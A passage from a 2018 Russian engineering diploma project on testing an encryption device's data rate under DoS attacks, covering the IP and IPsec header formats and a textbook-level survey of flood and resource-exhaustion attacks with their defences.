

МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РФ

Федеральное государственное бюджетное образовательное учреждение
высшего образования

«ПЕНЗЕНСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ»

Политехнический институт
Факультет приборостроения,
информационных технологий и
электроники

Кафедра
«Информационная безопасность
систем и технологий»

Специальность 10.05.02 –

Информационная безопасность
телекоммуникационных систем
Разработка защищенных
телекоммуникационных систем

Специализация –

ДИПЛОМНЫЙ ПРОЕКТ

на тему

ПРОГРАММНЫЙ КОМПЛЕКС ИССЛЕДОВАНИЯ СКОРОСТИ ПЕРЕДАЧИ
ДАННЫХ УСТРОЙСТВА ШИФРОВАНИЯ В УСЛОВИЯХ РЕАЛИЗАЦИИ
DOS-АТАК

Студент _____ Костин Денис Игоревич

Руководитель инженер 1 категории АО «ПНИЭИ» _____ Хворостухин С.П.

Нормоконтролёр к.т.н., доцент кафедры ИБСТ _____ Фатеев А.Г.

Рецензент ведущий инженер АО «ПНИЭИ» _____ Печилейский С.В.

Работа допущена к защите (протокол заседания кафедры от _____ № _____)

Заведующий кафедрой _____ С.Л. Зефилов

Работа защищена с отметкой _____ (протокол заседания ГЭК
от _____ № _____)

Секретарь ГЭК _____ А.Г. Фатеев

Пенза 2018

Оглавление

Введение.....	4
1 Обзор протоколов IP и IPSec.....	5
1.1 Описание протокола IP.....	5
1.2 Описание протоколов в составе IPSec	8
2 Обзор известных DOS атак	17
2.1 Что такое DOS атака	17
2.2 Атаки с использованием насыщения полосы пропускания	18
2.3 Атаки с использованием недостатка ресурсов	21
2.4 Атаки с использованием ошибок программирования.....	23
2.5 Атаки на DNS серверы	24
3 Определение структуры исследуемой системы.....	26
4 Разработка алгоритмов модулей программного комплекса	29
5 Реализация разработанных алгоритмов программных модулей.....	38
5.1 Реализация модуля генерации тестового трафика	38
5.2 Реализация модуля приема тестового трафика и генерации команд управления	40
5.3 Реализация модуля генерации DOS атак.....	43
6 Тестирование разработанного программного комплекса	49
6.1 Тестирование программы генерации тестового трафика и программы приема тестового трафика включающей генерацию команд управления	49
6.2 Тестирование программы, реализующей DOS атаки.....	58
7 Разработка руководства пользователя	72
7.1 Общие сведения	72
7.2 Интерфейс пользователя	73
7.3 Работа с программой.....	74
7.4 Сообщения об ошибках	76

8 Вредные психофизиологические факторы, влияющие на опорно-двигательный аппарат специалиста по защите информации. Методы и средства физической культуры, снижающие их воздействие	77
Заключение	81
Список используемых источников.....	82
Приложение А Исходный код модуля генерации тестового трафика.....	84
Приложение Б Исходный код модуля приема тестового трафика и генерации команд управления	87
Приложение В Исходный код модуля реализации DOS атак	95
Приложение Г Протокол проверки ВКР в системе «Антиплагиат».....	107

Введение

В настоящее время практически каждая компания и организация, будь то школа, больница или крупный международный холдинг, осуществляет свою деятельность с использованием локальных сетей и сети интернет. Объем информации хранящийся в электронном виде, увеличивается с каждым днем, создается много электронных ресурсов и различных систем для выполнения и обслуживания важных задач. Обеспечение стабильной работы и возможность непрерывного доступа к системам, содержащим данную информацию, является основополагающим и играет значительную роль в работе компании или организации. По этой причине, обеспечению отказоустойчивости информационных систем уделяют особое внимание при их эксплуатации.

Атаки типа отказ в обслуживании, направленные на вычислительные системы таких организаций, за последние годы стали очень популярны. Они являются одним из главных способов, чтобы вывести информационную систему из режима нормальной работы, затруднить, либо вовсе заблокировать доступ пользователей к ее ресурсам. Для некоторых организаций, особенно крупных, это является критичным, так как они теряют крупные суммы денег во время простоя их вычислительных систем, которые подверглись атаке. И если в других областях по мере появления различных угроз, успешно разрабатываются и внедряются средства защиты, то для противодействия DOS атакам на сегодняшний день не существует средства, которое могло бы с абсолютной гарантией защитить от данного вида атак.

Так как в информационных системах содержатся важные данные, то для их защиты могут применяться специальные шифраторы, которые также могут подвергнуться атаке. Исходя из этого важно понимать, как DOS атака повлияет на его работу и скорость передачи информации.

Целью данного дипломного проекта является разработка программного комплекса исследования скорости передачи данных устройства шифрования в условиях реализации DOS атак в IP сети.

1 Обзор протоколов IP и IPSec

1.1 Описание протокола IP

Протокол IP (Internet Protocol) является самым распространенным межсетевым протоколом в мире. Функциональность протокола определяется объемом данных, хранящихся в заголовках. Описание протокола, структура заголовков и его возможности определяются в базовом документе RFC 791. С архитектурной точки зрения текущая версия протокола IP имеет номер 4 (IPv4). В ближайшем будущем на смену данной версии придет новая, версия 6 (IPv6), но на данный момент повсеместно поддерживается и остается актуальным стандарт IPv4 [1].

IP это протокол сетевого уровня, который является третьим по сетевой модели OSI. Он используется в компьютерных сетях передачи данных, основанных на коммутации пакетов. Основной задачей протокола является передача блоков данных, называемых дейтаграммами между отправителем и получателем, узлы сети которых идентифицируются адресами фиксированной длины. Также к задачам относится обеспечение фрагментации и сборки блоков данных, большого размера, называемых дейтаграммами, если сеть не позволяет передать их целиком [2].

Протокол IP выполняет две основные функции: межсетевая передача дейтаграмм без предварительного установления соединения и обеспечение фрагментации и повторной сборки дейтаграмм для поддержки каналов передачи данных с различными размерами блока максимальной передачи (MTU). Также протокол имеет возможность объединять сегменты сети в единую сеть, обеспечивая доставку пакетов с данными между любыми узлами сети. IP не гарантирует надёжной доставки пакета до адресата. Они могут прийти в произвольном порядке, дублироваться, быть повреждёнными или не прийти.

Основные механизмы предоставления услуг протокола приведены ниже:

– тип обслуживания (ToS). Используется для указания качества требуемой услуги и представляет абстрактный или обобщенный набор параметров, которые характеризуют выбор услуг, предоставляемый в сети;

– время жизни (TTL). Максимальное времени жизни дейтаграммы. Устанавливается отправителем и уменьшается в точках маршрута, где она обрабатывается. Если время жизни достигнет нуля до того, как дейтаграмма достигнет адресата, то она уничтожается;

– опции. Предоставляют дополнительные функции управления, необходимые при работе с протоколом. К ним относятся временные метки, параметры безопасности и специальной маршрутизации;

– контрольная сумма заголовка. Обеспечивает проверку правильности передачи информации, используемой при обработке дейтаграммы. Если данные содержат ошибки, и контрольная сумма заголовка при пересчете не совпадает с исходным значением, то дейтаграмма удаляется, как некорректная.

Структура пакета протокола IP версии 4 представлена в таблице 1 [2].

Таблица 1 – Структура IP пакета версии 4

Биты	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	Версия				IHL				Тип обслуживания								Длина пакета															
32	Идентификатор																Флаги		Смещение фрагмента													
64	TTL								Протокол								Контрольная сумма заголовка															
96	IP адрес отправителя																															
128	IP адрес получателя																															
160	Параметры (если IHL> 5)																															
...	Данные																															

Описание полей, входящих в структуру пакета протокола IP версии 4 приведено ниже:

- версия. Обозначение версии используемого протокола (для IP версии 4 значение поля равно 4) [2];

- IHL (Internet Header Length). Значение данного поля содержит размер заголовка IP пакета в 32-битных словах. Данное поле указывает на начало блока данных в пакете [2];

- тип обслуживания. Указывает параметры желаемого качества обработки дейтаграмм для протокола верхнего уровня и назначает им приоритет. Основным выбором является трехсторонний компромисс между низкой задержкой, высокой надежностью и высокой пропускной способностью [2];

- длина пакета (Total Length). Значение поля определяет длину пакета в октетах, вместе с заголовком и данными. Минимальное корректное заполнение данного поля равно 20, максимальное - 65 535 [2];

- идентификатор (Identification). Значение данного поля определяется отправителем пакета и предназначено для определения корректной последовательности фрагментов при сборке пакета [2];

- флаги. Значение первого бита всегда равно нулю, значение второго бита DF (don't fragment) показывает возможна ли фрагментация пакета и значение третьего бита MF (more fragments) определяет, не является ли данный пакет последним в цепочке пакетов [2];

- смещение фрагмента (Fragment Offset). Значение, определяющее позицию фрагмента в дейтаграмме [2];

- время жизни (TTL). Максимальное время, в течение которого дейтаграмма может находиться в сети. Если поле равно нулю, то дейтаграмма удаляется. Время жизни изменяется при обработке заголовка IP в сети, уменьшаясь на единицу при прохождении каждого маршрутизатора [2];

- протокол. Идентификатор протокола следующего уровня, указывает, данные какого протокола содержит пакет;

– контрольная сумма заголовка. Пересчитывается и проверяется в каждом узле при обработке, обеспечивая целостность IP заголовка, так как некоторые поля могут изменяться [2].

Также в состав IP пакета входит IP адреса отправителя и получателя, дополнительные параметры (опции) и непосредственно данные.

1.2 Описание протоколов в составе IPSec

1.2.1 Общие сведения о IPSec. Набор протоколов IPsec предназначен для обеспечения совместимой, высококачественной криптографической защиты данных, передаваемых по протоколу IP версий 4 и 6. Набор служб безопасности включает в себя контроль доступа, целостность без установления соединения, аутентификацию источника данных, защиту от повторов (форма частичной целостности последовательности), конфиденциальность (шифрование), ограниченную конфиденциальность трафика и защищенный обмен ключами в сети Интернет. Эти службы предоставляются на уровне IP, обеспечивая защиту протоколов IP и протоколов верхнего уровня.

Эти задачи выполняются с использованием двух протоколов безопасности трафика, заголовка аутентификации (далее АН - Authentication Header) и протокола инкапсулирующей защиты содержимого (далее ESP - Encapsulating Security Payload), и с использованием процедур и протоколов управления криптографическими ключами. Заголовок аутентификации (АН) обеспечивает целостность и аутентификацию источника данных с возможностью защиты от повтора. ESP позволяет реализовать те же возможности что и АН, но при этом обеспечивает конфиденциальность. При совместном использовании данные протоколы позволяют осуществлять управление доступом, посредством распределения криптографических ключей и управления потоками трафика, в соответствии с базой данных политики безопасности (SPD - Security Policy Database) [3]. Набор протоколов IPsec, используемых в любом контексте и способы их использования, определяются требованиями безопасности и

системными требованиями пользователей, приложений, сайтов или организаций.

Архитектура средств безопасности для IP-уровня специфицирована в документе Security Architecture for the Internet Protocol [3] (Архитектура безопасности для протокола IP). Ее основные составляющие представлены в соответствии с рисунком 1.




Рисунок 1 – Основные элементы архитектуры средств безопасности IP-уровня

Ключевыми элементами являются протоколы обеспечения аутентичности (АН) и конфиденциальности (ESP), а также механизмы управления криптографическими ключами. На более низком архитектурном уровне располагаются конкретные алгоритмы шифрования, контроля целостности и аутентичности. Фундаментальную роль выполняет так называемый домен интерпретации (Domain of Interpretation, DOI), являющийся базой данных, хранящей сведения об алгоритмах, их параметрах и идентификаторах протоколов [4].

Существует много способов реализации защиты трафика с использованием протоколов IPsec на хосте или в сочетании с маршрутизатором

или брандмауэром для создания шлюза безопасности или независимого устройства безопасности.

В соответствии с базой данных политики безопасности, которую определяет системный администратор, и содержащимся в ней записям, IP пакеты могут обрабатываться следующим образом:

- удаляются сервисом безопасности IPSec [5];
- пропускаются без изменения [5];
- обрабатываются сервисом IPSec на основе применения определенной политики [5].

Протоколы АН и ESP могут применяться отдельно или совместно друг с другом. Протоколы поддерживают разные режимы реализации: транспортный режим и туннельный режим [5].

В транспортном режиме протоколы обеспечивают защиту для сообщений, переданных по IP из транспортного уровня. Сообщение обрабатывается АН и/или ESP, и соответствующий заголовок добавляется перед заголовком транспортного протокола (UDP или TCP). Затем перед ним добавляется заголовок IP [5].

В туннельном режиме протоколы применяются для скрывания IP-заголовков исходных пакетов. Осуществляется защита полностью инкапсулированной IP дейтаграммы после того, как заголовок IP уже был к нему применен. Заголовки АН и/или ESP отображаются перед исходным IP заголовком, а затем перед ними добавляется новый IP заголовок. Таким образом, вся исходная IP дейтаграмма защищена и затем инкапсулирована в другую IP дейтаграмму.

1.2.2 Протокол АН. Заголовок аутентификации (АН) используется для обеспечения целостности без установления соединения и аутентификации источника данных для IP дейтаграмм, и обеспечения защиты от повторной передачи. Последний, необязательный сервис может быть выбран получателем при создании защищенной связи [6].

Протокол АН обеспечивает аутентификацию для большей части заголовка IP, а также для данных протокола следующего уровня. Однако некоторые поля

заголовка IP могут подвергаться изменению при передаче и обработке, и их значения, когда пакет поступит к получателю, могут быть искаженными или неправильными. Значения таких полей не могут быть защищены протоколом АН. В связи с этим защита является недостаточной.

Заголовок аутентификации может применяться в сочетании с протоколом ESP или вложенным способом. Защита может осуществляться между двумя общающимися хостами, между парой шлюзов безопасности связи или между шлюзом безопасности и хостом. Протокол ESP может использоваться для предоставления тех же функций защиты от повторного воспроизведения и аналогичной целостности, а также обеспечивает конфиденциальность (шифрование). Главное отличие между целостностью, которую обеспечивает протокол ESP и АН, является область защиты. ESP не может обеспечить защиту полей IP заголовка, если они не инкапсулированы ESP [6].

Формат заголовка АН приведен в таблице 2 [6].

Таблица 2 – Формат заголовка АН

Биты	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	Next Header								Payload Len								RESERVED															
32	Security Parameters Index (SPI)																															
64	Sequence Number																															
96	Integrity Check Value (ICV)																															

Описание полей, входящих в формат заголовка АН приведено ниже:

- next header (следующий заголовок). Указывает тип данных, следующий после заголовка аутентификации АН [6];
- payload len (размер полезных данных). Размер заголовка в 32-битных словах [6];

– reserved (резерв). Зарезервированное поле для будущего использования. Отправитель должен указать в этом поле значение «0», а получатель должен проигнорировать данное поле [6];

– security parameters index (индекс параметров безопасности). Значение, используемое получателем для идентификации защищенной связи, с которой связан входящий пакет. Соответствия ищутся с использованием базы данных защищенных связей (SAD — Security Association Database) [6];

– sequence number (порядковый номер). Данное поле содержит значение счетчика, которое увеличивается на единицу после каждого отправленного пакета, номер последовательности пакетов защищенной связи [6]. Необходимо для предотвращения атак, направленных на повторное использование информации об аутентификации;

– integrity check value (значение проверки целостности). Данное поле содержит значение контрольной суммы, которое используется для проверки целостности принятого пакета [6].

Протокол АН может работать в транспортном режиме и в туннельном. В транспортном режиме заголовок АН расположен после заголовка IP и перед протоколом следующего уровня. На рисунке 2 изображены заголовки IP пакетов версии 4 до защиты и после защиты, с использованием заголовка протокола АН в транспортном режиме.

До использования АН

Исходный заголовок IP	TCP	Данные
-----------------------	-----	--------

После использования АН

Исходный заголовок IP	АН	TCP	Данные
-----------------------	----	-----	--------

Рисунок 2 – Протокол АН в транспортном режиме

В туннельном режиме исходный заголовок IP, называемый внутренним, находится после заголовка АН и содержит исходные адреса получателя и отправителя, а новый заголовок IP, называемый внешним, находится перед заголовком АН и содержит адреса узлов IPSec, например, шлюза безопасности. Заголовок IP пакета версии 4 с использованием заголовка АН в туннельном режиме изображен на рисунке 3.

Новый заголовок IP	АН	Исходный заголовок IP	TCP	Данные
--------------------	----	-----------------------	-----	--------

Рисунок 3 – Протокол АН в туннельном режиме

1.2.3 Протокол ESP. Данный протокол подразумевает сочетание служб для обеспечения безопасности передаваемой информации по протоколу IP версии 4 и 6. Он может применяться отдельно, совместно с заголовком АН или вложенным способом. реализация механизмов безопасности может осуществляться между общающимися хостами, между шлюзами безопасности связи или между шлюзом безопасности и хостом [7].

Протокол ESP предназначен для обеспечения конфиденциальности, аутентификации источника, целостности без установления соединения, защиты от повтора (частичная целостность последовательности) и (ограниченной) конфиденциальности трафика. Набор услуг безопасности зависит от параметров, выбранных во время создания защищенной связи.

Данный протокол допускает использование шифрования только в целях обеспечения конфиденциальности, но при такой реализации, без контроля целостности, служба конфиденциальности становится ненадежной в отношении некоторых форм активных атак. Аутентификация источника и целостность без установления соединения, являются услугами безопасности, которые реализуются вместе и определяются как – «целостность».

Не смотря на то, что реализация конфиденциальности и целостности может выполняться независимо друг от друга, протокол ESP обычно использует оба механизма. Это означает, что передаваемые по сети пакеты, будут защищены в

отношении конфиденциальности и целостности. Таким образом, существует три возможных комбинации услуг безопасности протокола ESP:

- только конфиденциальность [7];
- только целостность [7];
- конфиденциальность и целостность [7].

Механизм защиты от повтора может быть реализован для защищенной связи только в том случае, если для нее выбран механизм безопасности «целостность». Реализация этой услуги безопасности осуществляется исключительно на усмотрение получателя и, следовательно, ее согласование не требуется [7].

Формат заголовка ESP приведен в таблице 3 [7].

Таблица 3 – Формат заголовка ESP

Биты	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
	Security Parameters Index (SPI)																															
	Sequence number																															
	Payload data																															
	Padding																															
																	Pad length							Next header								
	Integrity Check Value (ICV)																															

Описание полей, входящих в формат заголовка ESP приведено ниже:

- security parameters index (индекс параметров безопасности). Значение данного поля используется принимающей стороной для идентификации защищенной связи, с которой связан входящий IP пакет [7];
- sequence number (порядковый номер). Значение данного поля используется в качестве счетчика, которое увеличивается на единицу после каждого отправленного пакета, номер последовательности пакетов защищенной

связи [7]. Необходимо для предотвращения атак, направленных на повторное использование информации об аутентификации [7];

- payload data (данные полезной нагрузки). Значение данного поля содержит информацию из поля «next header (следующий заголовок)», находящейся в исходном IP пакете. Если алгоритм, используемый для шифрования полезной нагрузки, требует данных криптографической синхронизации, то они в явном виде переносятся в поле полезной нагрузки [7];

- padding (заполнение (для шифрования)). Данное поле необходимо для выравнивания нешифрованных данных до нужного размера, если это необходимо при использовании алгоритма шифрования, который требует конкретного размера шифруемых данных. Также выравнивание может потребоваться независимо от требований алгоритма шифрования для того, чтобы полученный зашифрованный текст заканчивался на границе 4 байта, либо для скрытия размера зашифрованной информации [7];

- pad length (размер заполнения). Данное поле содержит количество байт заполнения предыдущего поля [7];

- next header (следующий заголовок). Значение поля указывает тип данных, содержащихся в поле «данные полезной нагрузки» [7];

- integrity check value (значение проверки целостности). Данное поле содержит значение контрольной суммы, которое используется для проверки целостности принятого пакета [7].

Протокол ESP может работать в транспортном режиме и в туннельном. В транспортном режиме заголовок ESP расположен после заголовка IP и перед заголовком протокола следующего уровня. Наличие поля значения контрольной суммы (ICV) зависит от функций защиты, выбранного алгоритма и режима. На рисунке 4 изображена структура заголовка IP пакета версии 4 до защиты и после, с использованием протокола ESP в транспортном режиме.

До использования ESP

Исходный заголовок IP	TCP	Данные
-----------------------	-----	--------

После использования ESP




Рисунок 4 – Протокол ESP в транспортном режиме

В туннельном режиме исходный заголовок IP, называемый внутренним, находится после заголовка ESP и содержит исходные адреса получателя и отправителя, а новый заголовок IP, называемый внешним, находится перед заголовком ESP и содержит адреса узлов IPSec, например, шлюза безопасности. В туннельном режиме протокол ESP защищает весь внутренний IP пакет, включая внутренний IP заголовок. Позиция заголовка ESP в туннельном режиме относительно внешнего IP заголовка такая же, как и в транспортном режиме. Заголовок IP пакета версии 4 с использованием заголовка ESP в туннельном режиме изображен на рисунке 5.

До использования ESP

Исходный заголовок IP	TCP	Данные
-----------------------	-----	--------

После использования ESP



Рисунок 5 – Протокол ESP в туннельном режиме

2 Обзор известных DOS атак

2.1 Что такое DOS атака

DoS атака (Denial of Service), также известная как отказ в обслуживании, является атакой направленной на вычислительную систему с целью затруднить или полностью заблокировать зарегистрированным пользователям доступ к ее ресурсам. DDoS атака (Distributed Denial-of-Service) – это распределенная DoS атака, при которой исходящий трафик поступает от большого количества уникальных интернет-узлов, либо со стороны бот-сетей, либо с использованием так называемых отраженных атак [8]. Схема распределенной DoS атаки изображена на рисунке 6.




Рисунок 6 – Схема DDoS атаки

Атаки типа отказ в обслуживании по способу реализации можно разделить на четыре группы: насыщение полосы пропускания, ошибки в программировании, недостаток ресурсов и атаки на DNS серверы. При

насыщении полосы пропускания злоумышленник отправляет на сервер некорректно сформированные пакеты различных сетевых протоколов в зависимости от того по какому протоколу работает сервис, затем при обработке данных пакетов сервер тратит на них свои вычислительные ресурсы такие как: оперативная память, производительность процессора или канала связи, при исчерпании которых, пользователям будет затруднен доступ к ресурсам вычислительной системы. При использовании ошибок программирования сервис, обслуживающий входящие данные, стараются привести к выполнению недопустимых инструкций, которые приведут к исключительной ситуации и дальнейшему аварийному завершению работы сервера. При недостатке ресурсов злоумышленник использует данный вид атаки для захвата системных ресурсов, таких как оперативная или физическая память, процессорное время и другие. Целью атаки является захват дополнительных ресурсов с учетом того, что злоумышленник уже владеет частью ресурсов системы. Для этого не обязательно насыщать полосу пропускания, а достаточно просто занять всё допустимое процессорное время.

2.2 Атаки с использованием насыщения полосы пропускания

В данном виде атаки злоумышленники используют «флуд» (Flood – переполнение). Под «флудом» подразумевается формирование большого числа запросов к вычислительной системе или сетевому оборудованию, которые не несут в себе никакого смысла или имеют некорректный формат и содержание, приводящие к отказу в работе системы из-за исчерпания ресурсов [9].

ICMP «флуд» («Smurf атака»). Для осуществления данной атаки используется рассылка ping-запроса через широковещательный адрес для того, чтобы проверить работающие узлы сети. Так как один участник не сможет вывести из строя систему, то их потребуется гораздо больше. Это называется усиливающей сетью. В данной сети, используя широковещательный адрес, отправляется поддельный ping-запрос (ICMP пакет). Затем, в данном ICMP пакете, адрес узла, с которого направлялся этот запрос меняется на адрес узла

жертвы, в результате чего все, кому пришел поддельный ping-запрос пришлют ответ на этот измененный адрес. Таким образом ICMP пакет, который был отправлен с использованием усиливающей сети, будет усилен в такое количество раз, которому соответствует количество узлов в сети. Именно поэтому для реализации такой атаки необходима большая сеть. С большой вероятностью после реализации данной атаки, в информационной системе произойдет блокирование доступа к ее ресурсам.

UDP «флуд». Данный вид атаки осуществляется с использованием UDP протокола. Принцип действия заключается в том, что на случайные порты компьютеров в вычислительной системе приходит большое количество пакетов. Это приводит к тому, что приходится постоянно проверять, занят ли данный порт каким-нибудь приложением, и в случае ошибки возвращать ICMP пакет. Естественно, такая активность поглощает ресурсы сервиса в информационной системе, приводя к его недоступности [10].

Ошибки в программных продуктах, которые подразумевают использование протокола UDP, наиболее опасны, так как он не предусматривает использование виртуального соединения. При передаче пакетов по сети они просто отправляются, без выполнения каких-либо проверок на целостность и достоверность содержащихся данных. Если при использовании протокола TCP подделать IP адрес достаточно сложно, то при использовании протокола UDP это реализуется очень просто. В качестве защиты от данной атаки можно запретить UDP протокол с помощью сетевого экрана, так как он редко используется в вычислительных системах. В случае если протокол необходим, то в качестве защиты можно создать проверку подлинности получаемых пакетов, используя средства программирования [10].

SYN «флуд». У многих серверов существует ограничение на количество возможных подключений. Иногда это может быть связано с технологией, которая используется, но также могут быть и ограничения, определяемые в настройках конкретного сервера. Данный вид атаки заключается в попытке запуска большого количества одновременных TCP соединений с

использованием SYN пакета с несуществующим обратным адресом. После того, как система попытается отправить в ответ ACK пакет на недоступный адрес, она помещает неустановленное соединение в очередь. И только после некоторого числа попыток закрывает это соединение. Поскольку поток ACK пакетов очень большой, то очередь быстро оказывается заполненной, и система дает отказ на попытки открыть новое соединение [10].

Временным решением защиты от данной атаки является увеличение лимита подключений со стороны пользователей. Нагрузка на сервер от этого не будет расти, так как соединения только инициализируются и никакие пакеты не отправляются. Также способом защиты является уменьшение времени действия неактивного соединения. Например, если установить длительность неактивного соединения равную 10 секундам, то загрузить сервер SYN пакетами окажется невозможным. Пока будет образовываться очередь подключений, первые соединения уже начнут разрываться. Такой способ все равно вызовет некоторые трудности с подключением к серверу, но, по крайней мере, работа не остановится. Лучшей защитой будет являться программная реализация таких возможностей как: настройка ограничения на количество подключений, разрыв неактивных соединений через указанное время и запрет на установку нескольких подключений с одного и того же IP адреса [9].

HTTP «флуд». При осуществлении данной атаки отправляются HTTP пакеты небольшого размера на которые сервер начинает отвечать пакетами размером намного больше. Тем самым возникает большой шанс загрузить полосу пропускания настолько, чтобы вызвать отказ в работе сервисов, даже если канал сервера в десять раз производительней канала злоумышленника. А для того, чтобы ответные HTTP пакеты не загрузили полосу пропускания у злоумышленника, он постоянно изменяет свой IP адрес на другие IP адреса узлов в сети. Методом защиты вычислительной системы от HTTP «флуда» является ограничение количества максимальных подключений к базе данных и установление перед веб-сервером производительного сервера для кэширования запросов.

MAC «флуд». Данный вид DoS атаки является весьма специфичным, так как направлен в основном на сетевое оборудование. Осуществляется отправка пустых Ethernet пакетов с различными MAC адресами. Маршрутизатор определяет такие пакеты как отличные друг от друга, и выполняет резервирование для каждого определенного количества ресурсов. Исчерпание ресурсов приводит к тому, что коммутатор перестает отвечать на запросы, а в некоторых случаях происходит полный сбой таблицы маршрутизации [10].

2.3 Атаки с использованием недостатка ресурсов

Целью атаки, приводящей к недостатку ресурсов, является то, что она направлена на отказ или выведение из строя системных ресурсов, таких как центральный процессор, оперативная память, дисковые квоты и другие системные процессы, при этом не затрагивая канал связи. DoS атаки данного вида часто приводят к недоступности ресурса, и, следовательно, к отказу вычислительной системы, переполнению памяти или зависанию процессов. Например, процессор сервера может не справиться со сложными вычислениями. Произойдет сбой из-за того, что центральный процессор или оперативная память окажутся недоступны. Примерами таких атак являются: отправка больших пакетов, переполнение сервера лог-файлами или атака на плохо организованную систему квотирования [9].

